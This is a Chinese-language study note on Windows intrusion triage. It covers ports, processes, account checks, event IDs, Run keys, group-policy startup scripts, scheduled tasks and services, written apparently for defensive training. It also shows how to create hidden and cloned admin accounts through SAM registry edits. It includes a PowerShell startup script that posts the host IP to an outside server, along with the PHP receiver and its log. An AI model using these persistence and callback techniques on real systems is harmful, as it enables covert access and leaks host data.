


1、入侵特点
2、走哪里入侵
3、针对性的排查
主要关注:进程、账号、网络活动、启动项目、日志
1、口令、端口
检查:询问管理员、通过注册表;nmap扫描(或者询问管理员的资产台账中的端口信息)
如果能登录服务器:
C:\Users\root>netstat -ano

活动连接

  协议  本地地址          外部地址        状态           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       984
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING       516
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       776
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       628
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       1272
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       1600
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       2708
  TCP    0.0.0.0:49669          0.0.0.0:0              LISTENING       768
  TCP    0.0.0.0:55888          0.0.0.0:0              LISTENING       6112
  TCP    127.0.0.1:53000        0.0.0.0:0              LISTENING       5936
  TCP    192.168.188.128:139    0.0.0.0:0              LISTENING       4
  TCP    192.168.188.128:62482  20.198.162.76:443      ESTABLISHED     3448
2 可疑账号
计算机\HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\000003E9
注意:要先给SAM文件当前用户的读取权限
2.4 D盾查看是否存在克隆账号、隐藏账号
test$ 隐藏账号
克隆账号和隐藏账号如何创建★必会
1、创建普通隐藏账号
C:\Windows\system32>net user test$ test123 /add
命令成功完成。


C:\Windows\system32>net user

\\DESKTOP-6N9H4HS 的用户帐户

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
root                     WDAGUtilityAccount
命令成功完成。


C:\Windows\system32>
2、导出用户的注册表信息和管理员注册表信息


2.1 先创建隐藏用户
- 2导出注册表
修改user-test.reg中的F=hex:后的内内容位admin.reg的内容

删除影藏账号test$
导入克隆的账号和Names导出的文件
C:\Windows\system32>net user test$ /del
命令成功完成。

C:\Windows\system32>regedit /s C:\Users\root\Desktop\names-test.reg

C:\Windows\system32>regedit /s C:\Users\root\Desktop\user-test.reg
查看是否导入成功:

删除方式:
1 D盾直接删除
2 去注册表内删除
3 查看日志
结合登录时间、用户行为、明确账号是否有问题
重点关注的日志:
| windows事件ID | 事件类型 | 描述 |
|---|---|---|
| 4624 | 用户成功登录 | 所有用户 |
| 4625 | 登陆失败 | 所有用户0 |
| 4634 | 退出登录 | |
| 4656 4658 4659 4660 4661 4662 4663 4664 | 对象访问 | 当访问给定对象(文件、目录等)访问的类型(读、写、删),成功或失败的行为及用户 |
| 4720 4722 4723 4724 4725 4726 4738 4740 | 用户改变 | 账号改变:创建、删除、改密码 |
| 4627-4637 4739-4762 | 用户组改变 | 对一个用户在的所有改变行为:添加、移除等 |
| 4768 4776 | 成功账号验证 | |
| 4771 4777 | 失败账号验证 | |
| 4778 4779 | 主机会话状态 | 包括会话链接和断开 |

快速检查的工具
4、检查端口、进程
4.1 查看端口链接状况
C:\Users\root>netstat -ano

活动连接

  协议  本地地址          外部地址        状态           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       984
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING       516
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       776
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       628
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       1272
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       1600
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       2708
  TCP    0.0.0.0:49669          0.0.0.0:0              LISTENING       768
  TCP    0.0.0.0:55888          0.0.0.0:0              LISTENING       6112
  TCP    127.0.0.1:53000        0.0.0.0:0              LISTENING       5936
  TCP    192.168.188.128:139    0.0.0.0:0              LISTENING       4
  TCP    192.168.188.128:62482  20.198.162.76:443      ESTABLISHED     3448
  TCP    192.168.188.128:62661  14.22.7.190:80         ESTABLISHED     2716
  TCP    192.168.188.128:62662  118.112.238.199:80     ESTABLISHED     2716
4.2 针对 LISTENING状态的,如果看着比较陌生,使用tasklist跟进PID
C:\Users\root>tasklist | findstr 516
sihost.exe                    5780 Console                    1     30,516 K
ctfmon.exe                    5160 Console                    1     32,032 K
svchost.exe                    516 Services                   0     20,684 K
4.3 任务管理器查看

重点关注外联:
结合火绒剑和netstat -ano的外联IP,进行关联分析:

结合蓝队分析工具:
5 启动项目
注册表中查看启动项1
计算机\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
计算机\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Runonce
注册表中查看启动项2
计算机\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
计算机\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Runonce
msconfig系统配置查看部分移动到了任务管理器
安装的安全防护软件
如:360 火绒的启动管理
程序-启动文件夹
5.4 老版本的windwos,在程序-启动文件夹中会存在部分自启动程序,路径如下:
C:\ProgramData\Microsoft\Windows\Start Menu/Programs/Startup

C:\Users\root\AppData\Roaming\Microsoft\Windows\Start Menu/Programs/Startup
开关机脚本
在本地组策略编辑器内,打开方式:gpedit.msc
关注其中的开机脚本和关机脚本
本地组策略编辑器-->计算机配置-->windwos设置--->脚本(启动/关机)

本地组策略编辑器-->用户配置-->windows设置-->脚本(登录/注销)
1、创建隐藏账号和克隆账号
2、搞个开机脚本
客户端
line.ps1
# 获取本地 IP 地址,排除回环地址
$ipAddresses = Get-NetIPAddress -InterfaceAlias "*" -AddressFamily IPv4 | Where-Object { $_.AddressState -eq "Preferred" -and $_.InterfaceAlias -notlike "*Loopback Pseudo-Interface*" }

# 选择第一个 IP 地址
$clientIp = $ipAddresses[0].IPAddress
echo $clientIp
# 服务器的 URL(替换为您的服务器地址和 PHP 脚本路径)
$serverUrl = "http://47.113.187.190:90/line.php"

# 发送 HTTP POST 请求
Invoke-RestMethod -Uri $serverUrl -Method Post -Body ip=$clientIp
@echo off
powershell -File "C:\Users\Anonymous\Desktop\line.ps1"gpedit.msc
服务器端
line.php
<?php
// 检查是否收到了 POST 请求
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    // 获取 POST 数据中的 IP 地址
    $ip = isset($_POST['ip']) ? $_POST['ip'] : null;

    // 验证 IP 地址(可选,但推荐)
    if (filter_var($ip, FILTER_VALIDATE_IP)) {
        // 记录 IP 地址到日志文件
        $log_file = 'line_ip_log.txt';
        $client_ip = $_SERVER['REMOTE_ADDR'];
        $log_entry = date('Y-m-d H:i:s') . " - Received IP: $ip" . " - client IP: $client_ip\n";
        file_put_contents($log_file, $log_entry, FILE_APPEND);

        // 返回成功响应
        echo "IP logged successfully";
    } else {
        // 返回错误响应
        http_response_code(400);
        echo "Invalid IP address";
    }
} else {
    // 如果不是 POST 请求,则返回错误响应
    http_response_code(405);
    echo "Method Not Allowed";
}
?>
2024-10-18 13:32:10 - Received IP: 172.30.144.1 - client IP: 171.223.229.61
2024-10-18 13:37:57 - Received IP: 172.30.144.1 - client IP: 171.223.229.61
2024-10-18 13:38:05 - Received IP: 172.30.144.1 - client IP: 171.223.229.61
2024-10-18 13:38:24 - Received IP: 172.30.144.1 - client IP: 171.223.229.61
2024-10-18 13:42:33 - Received IP: 172.29.240.1 - client IP: 171.223.229.61
2024-10-18 13:46:09 - Received IP: 192.168.64.1 - client IP: 171.223.229.61
2024-10-18 13:55:07 - Received IP: 192.168.56.1 - client IP: 171.223.229.61
6 计划任务(自启动相关)

6.1 查看系统计划任务列表:
C:\Users\root>schtasks  > ./Desktop/1.txt

C:\Users\root>at        #注意在windwos10以上已经禁用
AT 命令已弃用。请改用 schtasks.exe。

不支持该请求。

C:\Users\root>
就绪:已禁用:正在运行 三种结果,需要关注正在运行和就绪的计划任务
6.2 关注就绪的计划任务列表

6.3 通过taskschd.msc查看计划任务
通过管理工具-计划任务程序查看计划任务
关注:就绪任务的类型和触发器
6.4 第三方杀毒软件查看计划任务
关闭方法1:


如果在计划任务程序查不到,使用命令行关闭2: at命令
7 服务(关注自启动的)
services.msc打开
任务管理器打开

需要关注自启动、延时启动的服务,查看是否有可疑的服务

火绒剑内查看相关的恶意未知服务,或者可疑服务

8 检查系统相关信息
使用命令查看系统线管信息
